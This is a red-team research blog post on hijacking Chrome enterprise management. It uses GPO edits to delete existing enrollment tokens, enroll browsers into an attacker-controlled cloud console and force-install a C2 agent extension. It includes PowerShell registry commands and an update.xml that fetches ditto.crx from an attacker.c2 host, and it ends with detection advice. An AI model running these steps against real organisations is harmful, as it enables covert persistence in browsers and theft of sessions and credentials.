

Chromium Enterprise Policies for Offensive Tradecraft — Part 1

Browsers play an important role in Red Team operations, where cookies, sessions, credentials, and other authentication artifacts can provide access to valuable resources.
Previous work by @asaurusrex described silently installing extensions through Secure Preferences. Andrew Gomez’s work at SpecterOps took that profile-level primitive further with Ditto. That raised a new question: could enterprise browser policies provide a different path to extension installation?
This post explores Chromium (specifically Google Chrome) enterprise policies as an alternative mechanism for controlling browser behavior during Red Team engagements. It examines cloud enrollment, policy precedence, and forced extension installation, including the limitations encountered along the way.
Overview of Enterprise Browser Policies
Enterprise browser policies allow IT administrators to centrally manage browser settings, restrict functionality, and control extensions across an organization. The impact of a policy depends on the management channel and the access available to the operator.
On Windows, Chromium-based browsers read policies from specific registry locations:
HKLM\SOFTWARE\Policies\Google\Chrome
HKLM\SOFTWARE\Policies\Microsoft\Edge
These policies are typically delivered through two channels:
- Platform: GPOs and registry settings configure browsers on domain-joined or individual machines.
- Cloud: Services such as Chrome Enterprise Core, Microsoft Edge management service, and Intune deliver policies through their respective management channels.
Management Enrollment Tokens
Assuming we have access to a user with permission to edit policies, one option is to take advantage of the organization’s cloud management platform, if one is in place. Instead of directly modifying Chrome’s policies, we can use a GPO to make the browsers enroll into a management console under our control.
This is possible through EnrollmentTokens, which are the legitimate mechanism used to enroll browsers into an administrative console. For this technique, we will use Chrome Browser Cloud Management.
First, we generate an EnrollmentToken from our console:

According to Chrome’s official documentation, on Windows, a browser can be enrolled by setting the CloudManagementEnrollmentToken value under HKLM\SOFTWARE\Policies\Google\Chrome
The idea, then, is to use the GPO we can edit to distribute this configuration:

This makes the Chrome-Browser-Baseline GPO set our token on any machine where the policy is applied. If the GPO is linked to an OU containing STAGE-WIN01, once the policy is processed, Chrome must be fully closed and restarted.
chrome://policy can confirm that CloudManagementEnrollmentToken was applied locally. Successful enrollment should then be confirmed in our Chrome Enterprise Core console, where the browser appears as a managed browser.

After enrollment, policies configured in that tenant can be delivered to browsers enrolled there.
By default, platform policies take precedence over conflicting cloud policies. This behavior can be changed through CloudPolicyOverridesPlatformPolicy in Chrome and EdgeManagementPolicyOverridesPlatformPolicy in Edge, which allow cloud-managed policy to override conflicting platform policy when those settings are enabled.
Another thing we need to keep in mind is that we may land in an organization where browser management is already in place. This makes things a little more complicated.
When a browser successfully enrolls into an administrative console, Chrome Enterprise Companion App (CECA) generates a Device Management Token (dmtoken) and stores it in:
HKLM\Software\WOW6432Node\Google\Enrollment
HKLM\Software\Google\Chrome\Enrollment
Chrome uses this token to identify the device and the organization it belongs to during subsequent communication with its device management service. The problem is that, as long as a valid dmtoken exists, Chrome prioritizes it over any EnrollmentToken we may find in the registry. The browser considers itself already managed and won’t attempt to enroll again.
Simply writing our token through GPO isn’t enough while this value is still present.
To force the browser to enroll again, we first need to remove it, taking advantage of the same GPO primitive:
Set-GPPrefRegistryValue -Name "Chrome-Browser-Baseline" -Context Computer -Key "HKLM\SOFTWARE\Google\Chrome\Enrollment" -ValueName "dmtoken" -Action Delete -Type Binary -Value ([byte[]](0x00))

Set-GPPrefRegistryValue -Name "Chrome-Browser-Baseline" -Context Computer -Key "HKLM\SOFTWARE\WOW6432Node\Google\Enrollment" -ValueName "dmtoken" -Action Delete -Type Binary -Value ([byte[]](0x00))
Once they have been removed, we replace the organization’s EnrollmentToken with ours:
Set-GPRegistryValue -Name "Chrome-Browser-Baseline" -Key "HKLM\Software\Policies\Google\Chrome" -ValueName "CloudManagementEnrollmentToken" -Type String -Value "<NewEnrollmentToken>"Edge supports a related, but distinct, cloud-management flow through Microsoft Edge management service. On Windows, EdgeManagementEnrollmentToken identifies the configuration policy Edge should retrieve from the Microsoft 365 Admin Center. The browser must be signed in with a valid work or school account for that policy to be downloaded, Windows domain sign-in alone is not sufficient.
Forced Extension Installation
The ExtensionInstallForcelist policy allows us to install an extension with the force_installed flag. This makes the extension persistent: users cannot remove it, and it is silently installed in the managed browser.
First, we tried to replicate what Silent_Chrome does, but at the policy plane. We derived the ID of a legitimate extension, but after reading the documentation for policy-based installation, we found that the extension had to be packaged in the CRX3 format.
There is a problem with this format that prevents me from spoofing the ID, but first, let’s look at what Silent_Chrome does.

Since the extension is installed in Secure Preferences as an unpacked extension (which we cannot do through policy), Chromium does not validate the private key against the derived hash. With CRX3, however, the following validation is applied.

The important part is that the policy plane has a very specific path. When Chromium processes a forced CRX installation through policy, it follows:
policy → update_url → download CRX → Verify() → VerifyCrx3() → ReadHashAndVerifyArchive()This is an entirely different installation path, with checks that made installing an extension with a spoofed ID much more difficult.
Despite this small disappointment, we continued the research, as this policy still gives attackers something interesting to work with.
To use this policy, we needed three things:
- The extension in CRX format.
- The ID of the extension signed with our private key.
- The update.xml file pointing its codebase to the location hosting the .crx file.
For the experiments in this post, I’ll use the Ditto agent as the test extension. The focus is not on the capabilities of the agent itself, but on how we can deploy it.
First, we built the test extension and packed it as CRX3 from Chrome DevTools:

With the .crx ready, we derived the extension ID using this script.

We then created an update.xml pointing to the server hosting the .crx:
<?xml version='1.0' encoding='UTF-8'?>
<gupdate xmlns='http://www.google.com/update2/response' protocol='2.0'>
  <app appid='ihjcffjhmblilbdheikiefmejgehdakf'>
    <updatecheck
      codebase='http://attacker.c2/ditto.crx'
      version='0.1.38493' />
  </app>
</gupdate>
With the update manifest in place, We applied the policy through a GPO:

Chrome fetched the .crx at the next GPO refresh, verified its CRX3 signature, and installed the extension on the test browsers in scope. The video shows the resulting Chrome installation and callback to our attacker server:
One important limitation is that forced installation does not make the extension invisible to the user. The extension remains subject to the browser’s management UI and extension inspection mechanisms.
This is an important distinction between controlling how an extension is deployed and controlling how its presence is perceived. From a defensive perspective, it also provides an opportunity to investigate unexpected extensions, their installation source, and the policies responsible for deploying them.
Detection opportunities here are mostly structural: unexpected changes to extension-related policy keys, unknown extension IDs in force-install lists, and enrollment tokens pointing to tenants outside the organization’s inventory.